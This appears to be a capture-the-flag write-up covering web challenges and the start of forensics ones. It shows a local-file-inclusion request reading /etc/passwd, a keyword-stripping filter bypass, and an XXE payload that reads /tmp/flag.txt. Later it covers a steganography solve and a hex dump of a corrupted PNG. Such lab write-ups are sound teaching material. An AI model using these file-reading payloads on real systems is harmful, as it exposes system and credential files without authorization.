Referer: https://ch49241124382.ch.eng.run/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,kn;q=0.8
Connection: close

poems=/etc/passwd
```

Poem Collection

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

- From this we know that it is vulnerable to local file inclusion
- Tried to see the contents of /tmp/flag.txt ![[Pasted image 20230711145948.png]|650]
- From the response , we can see that the server is stripping the word **flag**
- Hence used non-recursive bypass i.e., **fl`flag`ag** to send the request and hence got the flag



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ch49241124382.ch.eng.run/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,kn;q=0.8

poems=/tmp/flflagag.txt
```

Poem Collection

```
bi0s{rMmTTzXk0N7w1Al8tTcTDQ==}
```


> [flag7] = bi0s{rMmTTzXk0N7w1Al8tTcTDQ==}

8. XML PARSER

`Given : flag located in /tmp/flag.txt`

- It needs XML code to parse, we can guess that it may be vulnerable to XXE.
- Used the following payload to execute

```xml
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"file:///tmp/flag.txt"> ]>
    <stockCheck><productId>&xxe;</productId>
</stockCheck>
```




ch50241124397.ch.eng.run

xml parser Give me an XML string to parse.

XML String:

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///tmp/flag.txt"> ]>
    <stockCheck><productId>&xxe;</productId></stockCheck>
```

- On submitting the request , got the flag



ch50241124397.ch.eng.run

xml parser Give me an XML string to parse.

XML String:

bi0s{7uqezCWJs3zY4l6FcgWT3w==}


> [flag8] = bi0s{7uqezCWJs3zY4I6FcgWT3w==}

CHINMAY.B - FORENSICS CTF WRITEUP

1. bl1ndf0ld

`Document attached : bl1ndf0ld.png`

- The image when opened was fully black.
- Used online steg tool to change the complete colour of the image
- Tried changing different colours
- When the image was made full blue , got the flag




> [flag9]= bi0s{7h3_c00l_plan3_stegan0gr4phy}

2. f1xm3


`Documents attached : ch4ll.png`

- When tried to open the image




ch4ll.png
It appears that we don't support this file format.

- It seems the image is broken
- Tried to look at the contents of the image using online hexeditor




ch4ll.png ×

```
00000000  67 54 78 47 0D 0A 1A 0A 00 00 00 0D 49 68 72 64  gTxG........Ihrd
00000010  00 00 03 E8 00 00 02 58 08 06 00 00 00 F1 1E CC  ...Φ...X......±.╟
00000020  25 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61  %....gAMA..▒Å.ⁿa
00000030  05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  .... cHRM..z&..Ç
00000040  84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA  ä..·...ÇΦ..u0..Ω
00000050  60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00  `..:ÿ...p£║Q<...
00000060  09 70 48 59 73 00 00 0E C2 00 00 0E C2 01 15 28  .pHYs...┬...┬..(
00000070  4A 80 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF  JÇ....bKGD. . .
00000080  A0 BD A7 93 00 00 00 07 74 49 4D 45 07 E7 06 0B  á╜ºô....tIME.τ..
00000090  12 19 3A DD 7A F4 8F 00 00 00 41 74 45 58 74 63  ..:▌z⌠Å...AtEXtc
000000A0  6F 6D 6D 65 6E 74 00 43 52 45 41 54 4F 52 3A 20  omment.CREATOR:
000000B0  67 64 2D 6A 70 65 67 20 76 31 2E 30 20 28 75 73  gd-jpeg v1.0 (us
000000C0  69 6E 67 20 49 4A 47 20 4A 50 45 47 20 76 38 30  ing IJG JPEG v80
000000D0  29 2C 20 71 75 61 6C 69 74 79 20 3D 20 37 35 0A  ), quality = 75.
000000E0  CD 8D 05 C8 00 00 00 25 74 45 58 74 64 61 74 65  ═ì.╚...%tEXtdate
000000F0  3A 63 72 65 61 74 65 00 32 30 32 33 2D 30 36 2D  :create.2023-06-
00000100  31 31 54 31 38 3A 32 35 3A 32 31 2B 30 30 3A 30  11T18:25:21+00:0
00000110  30 1C ED D6 24 00 00 00 25 74 45 58 74 64 61 74  0.φ╓$...%tEXtdat
00000120  65 3A 6D 6F 64 69 66 79 00 32 30 32 33 2D 30 36  e:modify.2023-06
00000130  2D 31 31 54 31 38 3A 32 35 3A 31 32 2B 30 30 3A  -11T18:25:12+00:
00000140  30 30 D2 D7 73 E6 00 00 FE B2 49 61 64 74 78 5E  00╥╫sµ..■▓Iadtx^
00000150  E4 FD D9 92 25 49 B6 A6 87 A9 CF B3 87 C7 1C 19  Σ²┘Æ%I╢ªç⌐╧│ç╟..
00000160  39 57 65 D6 5C 75 7A 20 78 41 81 10 14 12 7D 81  9We╓\uz xAü...}ü
00000170  07 A0 08 2F F9 28 F5 0A BC A0 90 37 7C 00 52 78  .á./·(⌡.╝áÉ7|.Rx
00000180  41 36 44 78 D3 4D 10 68 41 A3 5B 7A C0 E9 3E A8  A6Dx╙M.hAú[z└Θ>¿
00000190  53 A7 B2 A6 1C 22 32 63 0E F7 F0 79 76 FE DF AF  Sº▓ª."2c.≈≡yv■▀»
000001A0  BA 6C AF 6D 6E DB 3D 32 B3 BA 41 08 FF 88 E5 3A  ║l»mn█=2│║A. êσ:
000001B0  2D 5D BA 74 34 5D A6 66 B6 A7 FE F7 FF DB FF CD  -]║t4]ªf╢º■≈ █ ═
```

